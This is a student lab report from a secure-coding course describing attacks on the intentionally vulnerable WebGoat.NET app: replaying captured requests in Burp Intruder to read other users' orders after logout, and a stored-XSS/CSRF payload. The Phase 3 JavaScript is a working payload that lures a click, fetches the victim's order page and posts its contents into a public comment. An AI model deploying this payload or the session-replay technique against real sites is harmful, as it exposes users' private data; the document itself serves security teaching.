ENPM809W - Introduction to Secure Coding

Lab - 7 – Attack Lab – Poor Session Management

Author: Syed Mohammad Ibrahim
UID: iamibi
Email: iamibi@umd.edu

Phase 1: Capturing Session Identifiers and hijacking sessions

a) Provide the URL of the WebGoat.NET application page where you are exercising the question. Do not include any query parameters or any other special characters in the answer.

- http://localhost:52251/WebGoatCoins/CustomerLogin.aspx
- http://localhost:52251/WebGoatCoins/Orders.aspx

b) Describe and provide the Input given to the application. Provide the input as is with no decorations. If the input is a URL, provide the URL encoded string. If the input is provided as text to multiple fields, list the fields and the input provided for each. If the input is non-printable characters, please provide the bytes provided to the input in Hexadecimal format. For example: 9ABCD01234.

The input was the request that was originally made on webgoat portal captured on Burp Suite and then using the Intruder functionality to replace the order number with 10278 and 10346.

c) Describe the output result.

The output was that without a user being logged in the webgoat portal, I was able to get the order values given in the input.

d) Provide a screenshot of the output.




Figure – 1 – Order number 10278




Figure – 2- Order number 10346

e) Provide the CWE-ID, Filename, Line Number of the weakness that is at the heart of the vulnerability.

CWE-ID(s):
- CWE-384: Session Fixation

Filename: Configuration
Line Number: N/A

f) Describe the vulnerability and what role the weakness plays in allowing the input (attack vector) to compromise the application.

The vulnerability lies in improper handling of a session for user. The request made to the server for other user information using the same session leads to an attacker snooping other people's sensitive data.

Phase 2: Predictable Order Numbers

a) Provide the URL of the WebGoat.NET application page where you are exercising the question. Do not include any query parameters or any other special characters in the answer.

http://localhost:52251/WebGoatCoins/Orders.aspx

b) Describe and provide the Input given to the application. Provide the input as is with no decorations. If the input is a URL, provide the URL encoded string. If the input is provided as text to multiple fields, list the fields and the input provided for each. If the input is non-printable characters, please provide the bytes provided to the input in Hexadecimal format. For example: 9ABCD01234.

The input was the request made on webgoat portal that was captured on Burp Suite. Using the same request even when the user logged out in the Intruder part of Burp Suite to get information for the orders 10172, 10263 and 10413

c) Describe the output result.

Without authentication, I was able to get the above-mentioned orders information on Burp Suite.

d) Provide a screenshot of the output.




Figure – 3 – Order number 10172




Figure – 4 – Order number 10263




Figure – 5 – Order number 10413

e) Provide the CWE-ID, Filename, Line Number of the weakness that is at the heart of the vulnerability.

CWE-ID(s):
- CWE-384: Session Fixation
- CWE-613: Insufficient Session Expiration

Filename: Logout.aspx
Line Number: 18 (btnLogout_Click)

f) Describe the vulnerability and what role the weakness plays in allowing the input (attack vector) to compromise the application.

The session is not properly expired which leads to an attacker reusing the old session to make request using Burp Suite.

Phase 3: Cross-Site Request Forgery (CSRF)

a) Provide the URL of the WebGoat.NET application page where you are exercising the question. Do not include any query parameters or any other special characters in the answer.

http://localhost:52251/Content/StoredXSS.aspx

b) Describe and provide the Input given to the application. Provide the input as is with no decorations. If the input is a URL, provide the URL encoded string. If the input is provided as text to multiple fields, list the fields and the input provided for each. If the input is non-printable characters, please provide the bytes provided to the input in Hexadecimal format. For example: 9ABCD01234.


The input was a javascript along with jquery.

```
<a onclick="mal()" href="javascript:void(0);">I have a few extra coins. Click here to get free coins! </a>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script language="javascript" type="text/javascript">
    function mal() {
        $.get("http://localhost:52251/WebGoatCoins/Orders.aspx", function(data, status) {
            var found = $(data).find("#ctl00_BodyContentPlaceholder_lblOutput").html();
            document.getElementById("ctl00_BodyContentPlaceholder_txtEmail").value = "test123@test.com";
            document.getElementById("ctl00_BodyContentPlaceholder_txtComment").value = found;
            document.getElementById("ctl00_BodyContentPlaceholder_btnSave").click();
        });
    };
</script>
```

c) Describe the output result.

The output was the order table being displayed on the storedXss page.

d) Provide a screenshot of the output.



e) Provide the CWE-ID, Filename, Line Number of the weakness that is at the heart of the vulnerability.

CWE-ID(s):

- CWE-352: Cross-Site Request Forgery (CSRF)

Filename: Order.aspx.cs
Line Number: 20 (Page_Load)

f) Describe the vulnerability and what role the weakness plays in allowing the input (attack vector) to compromise the application.

Because the StoredXss page is vulnerable for CSRF, the attacker can potentially make a call to another authenticated page using malicious javascript and can print the information on the web page on behalf of another user.